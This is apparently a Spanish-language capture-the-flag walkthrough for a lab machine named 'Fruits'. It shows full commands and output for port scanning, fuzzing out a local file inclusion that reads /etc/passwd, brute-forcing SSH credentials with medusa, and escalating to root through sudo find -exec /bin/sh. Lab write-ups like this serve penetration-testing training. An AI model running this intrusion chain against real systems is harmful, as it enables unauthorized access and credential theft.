

## FRUITS



## CONECTIVIDAD

```
ping -c1 192.168.0.35
```

```
Linux ping -c1 192.168.0.35
PING 192.168.0.35 (192.168.0.35) 56(84) bytes of data.
64 bytes from 192.168.0.35: icmp_seq=1 ttl=64 time=2.05 ms

— 192.168.0.35 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.047/2.047/2.047/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA      192.168.0.35

LINUX- ttl=64


## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.35 -T 5
```

```
# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.35 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-21 13:02 EDT
Warning: 192.168.0.35 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.35
Host is up (0.020s latency).
Not shown: 37298 filtered tcp ports (no-response), 28235 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 ae:dd:1a:b6:db:a7:c7:8c:f3:03:b8:05:da:e0:51:68 (ECDSA)
|_ 256 68:16:a7:3a:63:0c:8b:f6:ba:a1:ff:c0:34:e8:bf:80 (ED25519)
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
|_ http-title: P\xC3\xA1gina de Frutas
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 00:0C:29:5C:B2:3F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

puerto 80



## ENUMERACIÓN

Vamos con gobuster en la búsqueda de archivos y directorios

```
gobuster dir -u http://192.168.0.35 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html -t 100
```

```
gobuster dir -u http://192.168.0.35 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,md,doc,html -t 100

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.35
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: doc,html,php,md
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 1811]
/.html (Status: 403) [Size: 277]
/.php (Status: 403) [Size: 277]
/.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/fruits.php (Status: 200) [Size: 1]
/server-status (Status: 403) [Size: 277]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

El directorio **/fruits.php** aparece en blanco y me tiene pinta de ser

una LFI con lo que me voy con wfuzz para buscar algún parámetro que altere el comportamiento de la aplicación

**wfuzz -c --hl=1 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt**

**http://192.168.0.35/fruits.php?FUZZ=/etc/passwd**

```

# wfuzz -c --hl=1 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt http://192.168.0.35/fruits.php?FUZZ=/etc/passwd
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.0.35/fruits.php?FUZZ=/etc/passwd
Total requests: 220560




| ID         | Response | Lines | Word | Chars   | Payload |
|------------|----------|-------|------|---------|---------|
| 000000759: | 200      | 24 L  | 29 W | 1128 Ch | "file"  |


```

Ahora, si en el navegador ponemos

**http://192.168.0.35/fruits.php?file=/etc/passwd**, nos debería

dar el contenido del **/etc/passwd**



```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107:/:/nonexistent:/usr/sbin/nologin
sshd:x:101:65534:/:run/sshd:/usr/sbin/nologin
mysql:x:102:110:MySQL Server,,,:/nonexistent:/bin/false
bananaman:x:1001:1001::/home/bananaman:/bin/bash
```

## EXPLOTACIÓN

Tenemos un usuario **bananaman**, vamos con medusa a por una contraseña

```
medusa -h 192.168.0.35 -u bananaman -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"
```

```
L# medusa -h 192.168.0.35 -u bananaman -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"
ACCOUNT FOUND: [ssh] Host: 192.168.0.35 User: bananaman Password: celtic [SUCCESS]
```

**bananaman/celtic**. Con estas credenciales vamos por SSH

```
L# ssh bananaman@192.168.0.35
The authenticity of host '192.168.0.35 (192.168.0.35)' can't be established.
ED25519 key fingerprint is SHA256:TF64A9yYMMZ0Z2SQ5h4PGrHQ7iMqyvBMmX8ai4/Cznc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.35' (ED25519) to the list of known hosts.
bananaman@192.168.0.35's password:
Linux Fruits 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 27 17:46:39 2024 from 192.168.1.41
bananaman@Fruits:~$
```

## ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
bananaman@Fruits:~$ sudo -l
Matching Defaults entries for bananaman on Fruits:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User bananaman may run the following commands on Fruits:
    (ALL) NOPASSWD: /usr/bin/find
bananaman@Fruits:~$
```

Consultando en <https://gtfobins.github.io/gtfobins/find/#sudo>

```
sudo find . -exec /bin/sh \; -quit
```

```
bananaman@Fruits:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# █
```

👉 Buen día.